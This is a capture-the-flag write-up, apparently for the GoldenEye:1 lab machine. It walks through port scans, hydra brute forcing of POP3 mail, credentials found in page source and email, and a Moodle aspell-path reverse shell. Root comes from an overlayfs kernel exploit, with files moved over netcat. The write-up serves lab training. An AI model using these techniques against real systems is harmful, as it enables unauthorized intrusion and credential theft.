GoldenEye:1

Enumeration

Tools

nmap

perform port scanning on the host & found 2 open ports

```
PORT STATE SERVICE VERSION

25/tcp open smtp Postfix smtpd

|_smtp-commands: ubuntu, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, D

SN,

|_ssl-date: TLS randomness does not represent time

80/tcp open http Apache httpd 2.4.7 ((Ubuntu))


|_http-server-header: Apache/2.4.7 (Ubuntu)

|_http-title: GoldenEye Primary Admin Server


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 27.40 seconds
```

Targets




/sev-home directory need credential to access




```
checking the source code of terminal.js
 http://192.168.0.145/termina X
       C' û
                             🔏 view-source:http://192.168.0.145/terminal.js
    Kali Linux 🔧 Kali Training 🤏 Kali Tools 🂆 Kali Docs 🤏 Kali Forums 🔧 NetHunter 👖 Offensive Security
     var data = [
         GoldenEyeText: "<span><br/>Severnaya Auxiliary Control Station<br/>****TOP SECRET ACCESS****<br/>
     1;
     //Boris, make sure you update your default password.
     //My sources say MI6 maybe planning to infiltrate.
     //Be on the lookout for any suspicious network traffic....
     //I encoded you p@ssword below...
     //InvincibleHack3r
     //BTW Natalya says she can break your codes
     //
username is Boris
```

```
//
//Boris, make sure you update your default password.
```

decode the encoded string using HTML entity & we got the password



testing the credential boris:InvincibleHack3r & we're in



we need to email someone? pop3 has been configured on higher port?

Please email a qualified GNO supervisor to receive the online GoldenEye Operators Training to become an Administrator of the GoldenEye system

Remember, since security by obscurity is very effective, we have configured our pop3 service to run on a very high non-default port

checking the source code, found a comment about the qualified network operator supervisors

```
71
72
73
74 Qualified GoldenEye Network Operator Supervisors:
75 Natalya
76 Boris
77
78 -->
79
80 </html>
```

checking the SMTP server verify the 2 users & they're valid users

```
(UNKNOWN) [192.168.0.145] 25 (smtp) open 220 ubuntu GoldentEye SMTP Electronic-Mail agent VRFY boris 252 2.0.0 boris VRFY natalya 252 2.0.0 natalya
```

use masscan found several high port open

```
(nobodyatall® 0*DEADBEEF)-[~]
$ sudo masscan -p 1-65535 -i eth0 192.168.0.145

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-12-29 09:35:52 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 80/tcp on 192.168.0.145
Discovered open port 55006/tcp on 192.168.0.145
Discovered open port 55007/tcp on 192.168.0.145
Discovered open port 25/tcp on 192.168.0.145
```

port 55007 will be the pop3 service

```
PORT
         STATE SERVICE
                            VERSION
55006/tcp open ssl/unknown
 ssl-cert: Subject: commonName=localhost/organizationName=Dovecot mail server
 Not valid before: 2018-04-24T03:23:52
 _Not valid after: 2028-04-23T03:23:52
 _ssl-date: TLS randomness does not represent time
55007/tcp open pop3
 fingerprint-strings:
   oracle-tns:
     +OK GoldenEye POP3 Electronic-Mail System
_pop3-capabilities: STLS RESP-CODES UIDL PIPELINING CAPA AUTH-RESP-CODE SASL(PLAIN) USER TOP
_ssl-date: TLS randomness does not represent time
1 service unrecognized despite returning data. If you know the service/version, please submit the followin
g fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port55007-TCP:V=7.91%I=7%D=12/29%Time=5FEAFE50%P=x86_64-pc-linux-gnu%r(
SF:oracle-tns,2B,"\+OK\x20GoldenEye\x20POP3\x20Electronic-Mail\x20System\r
SF:\n");
```

tried to enumerate more on the /sev-home but the only one can found was the username only so tried to use hydra brute force with fasttrack wordlist on the pop3 port with the 2 user found //now we've found the credential for the 2 user!

Login into boris user in pop3 service

```
(nobodyatall® 0×DEADBEEF)-[~/vulnhub/goldenEye]
$ nc -v 192.168.0.145 55007
192.168.0.145: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.0.145] 55007 (?) open
+OK GoldenEye POP3 Electronic-Mail System
USER boris
+OK
PASS secret1!
+OK Logged in.
```

boris user doesn't have much interesting stuff in it, let's check the natalya user

```
+OK GoldenEye POP3 Electr
USER natalya
+OK
PASS bird
+OK Logged in.
```

the 2nd mail seems interesting in natalya mail

```
+OK 1048 octets
Return-Path: <root@ubuntu>
X-Original-To: natalya
Delivered-To: natalya@ubuntu
Received: from root (localhost [127.0.0.1])
       by ubuntu (Postfix) with SMTP id 17C96454B1
        for <natalya>; Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
Message-Id: <20180425031956.17C96454B1@ubuntu>
Date: Tue, 29 Apr 1995 20:19:42 -0700 (PDT)
From: root@ubuntu
Ok Natalyn I have a new student for you. As this is a new system please let me or boris know if you see an
y config issues, especially is it's related to security...even if it's not, just enter it in under the gui
se of "security" ... it'll get the change order escalated without much hassle :)
Ok, user creds are:
username: xenia
password: RCP90rulez!
Boris verified her as a valid contractor so just create the account ok?
And if you didn't have the URL on outr internal Domain: severnaya-station.com/gnocertdir
**Make sure to edit your host file since you usually work remote off-network....
Since you're a Linux user just point this servers IP to severnaya-station.com in /etc/hosts.
```

user credential

Ok, user creds are: username: xenia password: RCP90rulez!


& the hidden subdomain with subdirectory

And if you didn't have the URL on outr internal Domain: severnaya-station.com/gnocertdir


okay interesting now we've found the hidden subdomain & credentials now let's edit the hosts file

192.168.0.145 severnaya-station.com

voila! now we've found a moodle management system



clicking on the intro to goldenEye, we need to enter our credential to proceed



using the credential provided let's login into the user & we're in!




new message from Dr. Doak?

New message from Dr Doak

Greetings Xenia, As a new Contractor to our GoldenEye training I welcome you. Once your account has been complete, more courses will appear on your dashboard. If you have any questions message me v...

Go to messages Ignore

1 unread message here, let's check it out



Checking the message history between Dr Doak & xenia
// from the message, Dr Doak mentioned his email username was 'doak'

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Tuesday, 24 April 2018

09:24 PM: Greetings Xenia,

As a new Contractor to our GoldenEye training I welcome you. Once your account has been complete, more courses will appear on your dashboard. If you have any questions message me via email, not here.

My email username is...

doak

Thank you,

Cheers,

Dr. Doak "The Doctor"

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Please Recycle before you print, Stay Green aka save the company money!

"There's such a thing as Good Grief. Just ask Charlie Brown" - someguy

"You miss 100% of the shots you don't shoot at" - Wayne G.

THIS IS A SECURE MESSAGE DO NOT SEND IT UNLESS.

then again let's use hydra to brute force doak email with fasttrack wordlist & we found the credential!


```
(nobodyatall® 0*DEADBEEF)-[~]
$ hydra -l doak -P /usr/share/wordlists/fasttrack.txt -s 55007 192.168.0.145 pop3
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or so al purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-12-29 14:57:34
[INFO] several providers have implemented cracking protection, check with a small wordlist [DATA] max 16 tasks per 1 server, overall 16 tasks, 222 login tries (l:1/p:222), ~14 tries [DATA] attacking pop3://192.168.0.145:55007/
[STATUS] 80.00 tries/min, 80 tries in 00:01h, 142 to do in 00:02h, 16 active [STATUS] 64.00 tries/min, 128 tries in 00:02h, 94 to do in 00:02h, 16 active [55007][pop3] host: 192.168.0.145 login: doak password: goat
1 of 1 target successfully completed, 1 valid password found
```


login into Dr Doak email & found an interesting mail, it's Dr Doak credential!

```
retr 1
+OK 606 octets
Return-Path: <doak@ubuntu>
X-Original-To: doak
Delivered-To: doak@ubuntu
Received: from doak (localhost [127.0.0.1])
        by ubuntu (Postfix) with SMTP id 97DC24549D
        for <doak>; Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
Message-Id: <20180425034731.97DC24549D@ubuntu>
Date: Tue, 30 Apr 1995 20:47:24 -0700 (PDT)
From: doak@ubuntu
James,
If you're reading this, congrats you've gotten this far. You know how tradecraft works right?
Because I don't. Go to our training site and login to my account....dig until you can exfiltrate further information.....
username: dr_doak
password: 4England!
```


using the credential given, we've access Dr. Doak moodle account



inside my private files, found secret text file for james?



the admin credential was captured? interesting...




download the jpg image file

checking the image metadata, found interesting base64 encoded string

```
—(nobodyatall⊛0×DEADBEEF)-[~/vulnhub/goldenEye]
└$ exiftool for-007.jpg
                                : 12.09
ExifTool Version Number
File Name
                                : for-007.jpg
Directory
File Size
                               : 15 kB
File Modification Date/Time : 2018:04:24 20:40:02-04:00
File Access Date/Time
                               : 2020:12:29 15:06:45-05:00
File Inode Change Date/Time
                               : 2020:12:29 15:06:23-05:00
File Permissions
                                : rw-r--r--
File Type
                                : JPEG
File Type Extension
                                : jpg
MIME Type
                                : image/jpeg
JFIF Version
                                : 1.01
X Resolution
                                : 300
Y Resolution
                                : 300
                               : Big-endian (Motorola, MM)
Exif Byte Order
                                : eFdpbnRlcjE50TV4IQ=
Image Description
                                : GoldenEye
Make
Resolution Unit
                                : inches
```

decode it & found a credential for admin?




testing the credential & we're in admin account




now enumerating the admin account settings & found several interesting settings here



in the system paths, found the path to aspell looks kinda sus here, seems like a reverse shell script here




searching for moodles aspell exploit & found this CVE, interesting




place my bash reverse shell script into it, now we need to trigger it



check the setting again & search for manage editor to check for the spelling check engine




here it shows google spell which wont work in our case




change it into pspell shell, in order to let it use the aspell binary (our bash reverse shell in this case)



TinyMCE HTML editor



create a blog & click on the spell checking button



& we got a shell!

```
(nobodyatall® 0×DEADBEEF)-[~/vulnhub/goldenEye]
$ nc -lvp 18890
listening on [any] 18890 ...
connect to [192.168.0.119] from severnaya-station.com [192.168.0.145] 41528
bash: cannot set terminal process group (1106): Inappropriate ioctl for device
bash: no job control in this shell
<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
<ditor/tinymce/tiny_mce/3.4.9/plugins/spellchecker$</pre>
```

Post Exploitation

Privilege Escalation

www-data -> root

```
checking the home directory & found 3 users
   certair/lib/eaitor/tinymce/tiny_mce/3.4.9/plugins$ ca /nome
  cd /home
  www-data@ubuntu:/home$ ls -la
  ls -la
  total 20
                                 4096 Apr 29
  drwxr-xr-x 5 root
                         root
                                              2018 .
  drwxr-xr-x 22 root
                                 4096 Apr 24 2018 ..
                         root
  drwxr-xr-x 4 boris
                                 4096 Dec 29 05:41 boris
                         boris
  drwxr-xr-x 4 doak
                                 4096 Apr 28 2018 doak
                         doak
  drwxr-xr-x 4 natalya natalya 4096 Apr 28 2018 natalya
  www-data@ubuntu:/home$
```

su into the users doesnt seems to works

```
})
www-data@ubuntu:/var/www/html/006-final/xvf7-flag$ su boris
su boris
Password: secret1!
This account is currently not available.
www-data@ubuntu:/var/www/html/006-final/xvf7-flag$ su natalya
su natalya
Password: goat
su: Authentication failure
www-data@ubuntu:/var/www/html/006-final/xvf7-flag$ su natalya
su natalya
Password: bird
This account is currently not available.
www-data@ubuntu:/var/www/html/006-final/xvf7-flag$ su doak
su doak
Password: goat
This account is currently not available.
www-data@ubuntu:/var/www/html/006-final/xvf7-flag$
```

```
might be because of /usr/sbin/nologin
```

```
messagebus:x:102:105::/var/run/dbus:/bin/false
boris:x:1000:1000:boris,,,:/home/boris:/usr/sbin/nologin
dovecot:x:103:112:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
dovenull:x:104:113:Dovecot login user,,,:/nonexistent:/bin/false
postfix:x:105:114::/var/spool/postfix:/bin/false
postgres:x:106:116:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
natalya:x:1002:1002:,,,:/home/natalya:/usr/sbin/nologin
doak:x:1001:1001:,,,:/home/doak:/usr/sbin/nologin
www-data@ubuntu:/var/www/html/006-final/xvf7-flag$
```

now gather the kernel & distro information

```
linux kernel 3.13
```

```
www-data@ubuntu:/var/www/html/006-final/xvf7-flag$ uname -r
uname -r
3.13.0-32-generic
```

Ubuntu 14.04.1 LTS distro

```
www-data@ubuntu:/var/www/html/006-final/xvf7-flag$ cat /etc/*release
cat /etc/*release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=14.04
DISTRIB_CODENAME=trusty
DISTRIB_DESCRIPTION="Ubuntu 14.04.1 LTS"
NAME="Ubuntu"
VERSION="14.04.1 LTS, Trusty Tahr"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 14.04.1 LTS"
VERSION_ID="14.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
```

now use searchsploit to find for kernel vulnerability & found overlayfs LPE?

```
| Composition |
```

use this command to copy the c source code to my current directory

due to the remote host dont have gcc we need to compile it at our localhost

download on the remote host

set execute bit & execute the exploit, but it failed //gcc was not found hmm...

```
www-data@ubuntu:/tmp$ chmod +x exploit
chmod +x exploit
www-data@ubuntu:/tmp$ ./exploit
./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 1: gcc: not found
couldn't create dynamic library
```

read the source code & found these particular line, it'll compile the ofs-lib.c file using gcc

```
close(lib);
           lib = system("gcc -fPIC -shared -o /tmp/ofs-lib.so /tmp/ofs-lib.c -ldl -w");
143
           if(lib != 0) {
144
145
                fprintf(stderr, "couldn't create dynamic library\n");
146
                exit(-1);
147
148
           write(fd,"/tmp/ofs-lib.so\n",16);
149
           close(fd);
           system("rm -rf /tmp/ns sploit /tmp/ofs-lib.c");
execl("/bin/su","su",NULL);
150
151
152
```

here's the file created in remote host

```
-rwxrwxrwx 1 www-data www-data 418 Dec 29 12:24 ofs-lib.c
```

transfer the ofs-lib.c back to our local host

```
File Actions Edit View Help
nobodyatall@...ub/goldenEye 🗵 nobodyatall@...ub/goldenEye 🗵 nobodyatall@...ub/goldenEye 🗵
                                                                         (nobodyatall® 0×DEADBEEF)-[~/vulnhub/goldenEye]
$ nc -lvp 7741 > ofs-lib.c
listening on [any] 7741 ...
                                      4 Dec 29 12:00 tinyspellE6Pa
         — 1 www-data www-data
www-data@ubuntu:/tmp$ nc -v 192.168.0.119 7741 < ofs-lib.c
nc -v 192.168.0.119 7741 < ofs-lib.c
nc: connect to 192.168.0.119 port 7741 (tcp) failed: Connection
                                                                          connect to [192.168.0.119] from severnaya-station.com [192.168.
                                                                          .145] 55552
refused
www-data@ubuntu:/tmp$ nc -v 192.168.0.119 7741 < ofs-lib.c
nc -v 192.168.0.119 7741 < ofs-lib.c
                                                                            —(nobodyatall @ 0×DEADBEEF) - [~/vulnhub/goldenEye]
                                                                          s ls ofs-lib.c
Connection to 192.168.0.119 7741 port [tcp/*] succeeded!
www-data@ubuntu:/tmp$ [
                                                                         ofs-lib.c
```

compile it like how it compile in the source code

```
(nobodyatall® 0×DEADBEEF)-[~/vulnhub/goldenEye]
$ gcc -fPIC -shared -o ofs-lib.so ofs-lib.c -ldl -w

(nobodyatall® 0×DEADBEEF)-[~/vulnhub/goldenEye]
$ ls ofs-lib.so
ofs-lib.so
(nobodyatall® 0×DEADBEEF)-[~/vulnhub/goldenEye]
$ ### Index of the complete of the comple
```

transfer the share object back to the remote host

```
File Actions Edit View Help
 nobodyatall@...ub/goldenEye 🗵 nobodyatall@...ub/goldenEye 🗵 nobodyatall@...ub/goldenEye 🗵
                                                                                 (nobodyatall® 0×DEADBEEF)-[~/vulnhub/goldenEye]
$ ls ofs-lib.so
             1 www-data www-data
                                       4 Dec 29 12:00 tinyspellE6Pa
www-data@ubuntu:/tmp$ nc -v 192.168.0.119 7741 < ofs-lib.c
nc -v 192.168.0.119 7741 < ofs-lib.c
nc: connect to 192.168.0.119 port 7741 (tcp) failed: Connection
                                                                                 ofs-lib.so
                                                                                    -(nobodyatall®0×DEADBEEF)-[~/vulnhub/goldenEye]
refused
                                                                                 (nobodyatall® 0×DEADBEEF)-[~/vutimus/getdent/e]

s nc -lvp 7741 < ofs-lib.so
listening on [any] 7741 ...
connect to [192.168.0.119] from severnaya-station.com [192.168.0
www-data@ubuntu:/tmp$ nc -v 192.168.0.119 7741 < ofs-lib.c
nc -v 192.168.0.119 7741 < ofs-lib.c
Connection to 192.168.0.119 7741 port [tcp/*] succeeded!
                                                                                 .145] 55553
^C
www-data@ubuntu:/tmp$ nc -v 192.168.0.119 7741 > ofs-lib.so
nc -v 192.168.0.119 7741 > ofs-lib.so
Connection to 192.168.0.119 7741 port [tcp/*] succeeded!
www-data@ubuntu:/tmp$ [
                                                                                    -(nobodyatall®0×DEADBEEF)-[~/vulnhub/goldenEye]
```

now comment the lines that will compile the ofs-lib.c

recompile the exploit script

```
-(nobodyatall⊛0×DEADBEEF)-[~/vulnhub/goldenEye]
 -$ gcc -o exploit 37292.c
37292.c: In function 'main':
37292.c:106:12: warning: implicit declaration of function 'unsha
re' [-Wimplicit-function-declaration]
  106
                if(unshare(CLONE_NEWUSER) \neq 0)
37292.c:111:17: warning: implicit declaration of function 'clone
'; did you mean 'close'? [-Wimplicit-function-declaration]
  111
                        clone(child_exec, child_stack + (1024*10
24), clone_flags, NULL);
                        close
37292.c:117:13: warning: implicit declaration of function 'waitp
id' [-Wimplicit-function-declaration]
                    waitpid(pid, &status, 0);
  117
37292.c:127:5: warning: implicit declaration of function 'wait'
[-Wimplicit-function-declaration]
            wait(NULL);
  127
```

transfer back to the remote host

here's how it'll look like

```
www-data@ubuntu:/tmp$ ls
ls
37292.c exploit ns_sploit ofs-lib.c ofs-lib.so tinyspellE6P
aB9
www-data@ubuntu:/tmp$
```

execute it and voila we got root!

```
